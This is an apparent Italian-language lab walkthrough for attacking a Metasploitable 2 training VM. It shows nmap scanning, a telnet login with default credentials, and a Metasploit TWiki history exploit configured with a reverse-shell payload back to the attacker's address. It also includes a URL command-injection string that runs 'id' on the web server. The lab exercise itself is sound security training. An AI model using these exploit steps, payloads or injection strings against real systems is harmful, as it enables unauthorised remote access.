ed network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  7 08:39:34 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

Exploit Twiki con Metasploit

1. Con nmap identifichiamo la porta 80 del servizio di Apache in ascolto con la quale proveremo a sfruttare la vulnerabilità




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 10:01 EST
Nmap scan report for 192.168.1.40
Host is up (0.0034s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```




```
6667/tcp open  irc          UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

2. Entriamo in metasploit e cerchiamo twiki per identificare l'exploit che la scansione di Nessus ci aveva rivelato critico.




~~~
                 :<script>.Ac816/                sENbove3101.404:
                 :NT_AUTHORITY.Do                 `T:/shSYSTEM-.N:
                 :09.14.2011.raid                /STFU|wall.No.Pr:
                 :hevnsntSurb025N.               dNVRGOING2GIVUUP:
                 :#OUTHOUSE-  -s:                /corykennedyData:
                 :$nmap -oS                       SSo.6178306Ence:
                 :Awsm.da:                      /shMTl#beats3o.No.:
                 :Ring0:                       `dDestRoyREXKC3ta/M:
                 :23d:                         sSETEC.ASTRONOMYist:
                  /-                    /yo-    .ence.N:(){ :|: & };:
                                        `:Shall.We.Play.A.Game?tron/
                                        ```-ooy.if1ghtf0r+ehUser5`
                                      ..th3.H1V3.U2VjRFNN.jMh+.`
                                     `MjM~~WE.ARE.se~~MMjMs
                                      +~KANSAS.CITY's~-`
                                       J~HAKCERS~./.`
                                       .esc:wq!:`
                                        +++ATH`
                                         `

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > searc Twiki
[-] Unknown command: searc
msf6 > search Twiki

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
~~~

3. Mando il comando use 2 per utilizzare il secondo exploit tra i risultati del comando precedente e procedo a settarne il rhost (indirizzo target) e il payload.




```
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set rhosts
rhosts ⇒
msf6 exploit(unix/webapp/twiki_history) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
```

4. Dapprima con show payloads controllo tutti i payloads disponibili, poi identifico quello che mi serve e lo setto.




```
Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                            normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                          normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                            normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                            normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                         normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                                  normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                             normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                           normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                              normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                           normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                                      normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_stub                                           normal  No     Unix Command Shell, Bind TCP (stub)
   15  payload/cmd/unix/bind_zsh                                            normal  No     Unix Command Shell, Bind TCP (via Zsh)
   16  payload/cmd/unix/generic                                             normal  No     Unix Command, Generic Command Execution
   17  payload/cmd/unix/pingback_bind                                       normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   18  payload/cmd/unix/pingback_reverse                                    normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   19  payload/cmd/unix/python/meterpreter/bind_tcp                         normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stag
   20  payload/cmd/unix/python/meterpreter/bind_tcp_uuid                    normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stag
   21  payload/cmd/unix/python/meterpreter/reverse_http                     normal  No     Python Exec, Python Meterpreter, Python Reverse HTTP
   22  payload/cmd/unix/python/meterpreter/reverse_https                    normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS
   23  payload/cmd/unix/python/meterpreter/reverse_tcp                      normal  No     Python Exec, Python Meterpreter, Python Reverse TCP S
   24  payload/cmd/unix/python/meterpreter/reverse_tcp_ssl                  normal  No     Python Exec, Python Meterpreter, Python Reverse TCP S
   25  payload/cmd/unix/python/meterpreter/reverse_tcp_uuid                 normal  No     Python Exec, Python Meterpreter, Python Reverse TCP S
   26  payload/cmd/unix/python/meterpreter_bind_tcp                         normal  No     Python Exec, Python Meterpreter Shell, Bind TCP Inlin
   27  payload/cmd/unix/python/meterpreter_reverse_http                     normal  No     Python Exec, Python Meterpreter Shell, Reverse HTTP I
   28  payload/cmd/unix/python/meterpreter_reverse_https                    normal  No     Python Exec, Python Meterpreter Shell, Reverse HTTPS
   29  payload/cmd/unix/python/meterpreter_reverse_tcp                      normal  No     Python Exec, Python Meterpreter Shell, Reverse TCP In
   30  payload/cmd/unix/python/pingback_bind_tcp                            normal  No     Python Exec, Python Pingback, Bind TCP (via python)
   31  payload/cmd/unix/python/pingback_reverse_tcp                         normal  No     Python Exec, Python Pingback, Reverse TCP (via python
   32  payload/cmd/unix/python/shell_bind_tcp                               normal  No     Python Exec, Command Shell, Bind TCP (via python)
   33  payload/cmd/unix/python/shell_reverse_tcp                            normal  No     Python Exec, Command Shell, Reverse TCP (via python)
   34  payload/cmd/unix/python/shell_reverse_tcp_ssl                        normal  No     Python Exec, Command Shell, Reverse TCP SSL (via pyth
   35  payload/cmd/unix/python/shell_reverse_udp                            normal  No     Python Exec, Command Shell, Reverse UDP (via python)
   36  payload/cmd/unix/reverse                                             normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   37  payload/cmd/unix/reverse_awk                                         normal  No     Unix Command Shell, Reverse TCP (via AWK)
   38  payload/cmd/unix/reverse_bash                                        normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   39  payload/cmd/unix/reverse_bash_telnet_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_udp                                    normal  No     Unix Command Shell, Reverse UDP (/dev/udp)
   41  payload/cmd/unix/reverse_jjs                                         normal  No     Unix Command Shell, Reverse TCP (via jjs)
   42  payload/cmd/unix/reverse_ksh                                         normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   43  payload/cmd/unix/reverse_lua                                         normal  No     Unix Command Shell, Reverse TCP (via Lua)
```



```
   65  payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 36
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.
```

5. A questo punto vado sulla pagine web di Meta nella sezione di Twiki, cercando di capire cosa posso fare



TWiki . Main . NicholasLee (more)


Topic actions

More Actions on Topic NicholasLee

- Rename, move or delete NicholasLee:
  - Rename/move topic, looking for references in *Main web* only.
  - **Rename/move topic**, looking for references in ***all public webs***. **(recommended)**
- **Ref-By:**
  - Find topics in ***Main web*** that link to NicholasLee.
  - Find topics in ***all public webs*** that link to NicholasLee.
  - Child topics in ***Main Web***:
- **Parent of NicholasLee:**
  - Set topic parent to Select... , then Edit and save the topic to activate the new parent.
- **View previous topic revision:**
  - Revision: 1.2 in □ raw text format View revision
  - Revisions: 1.1 ... 1.2
- **Compare revisions:**
  - Older revision: 1.1
  - Newer revision: 1.2 View difference

Topic **NicholasLee** . { Cancel }

6. Se inserisco nell'url il codice "?rev=2|id||echo%20", la pagina web mi restituisce in output informazioni sull'uid (user id), sul gid (gruppo id) e sul gruppo (www.data)



TWiki > Main > **TWikiUsers** (r1.2|id||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

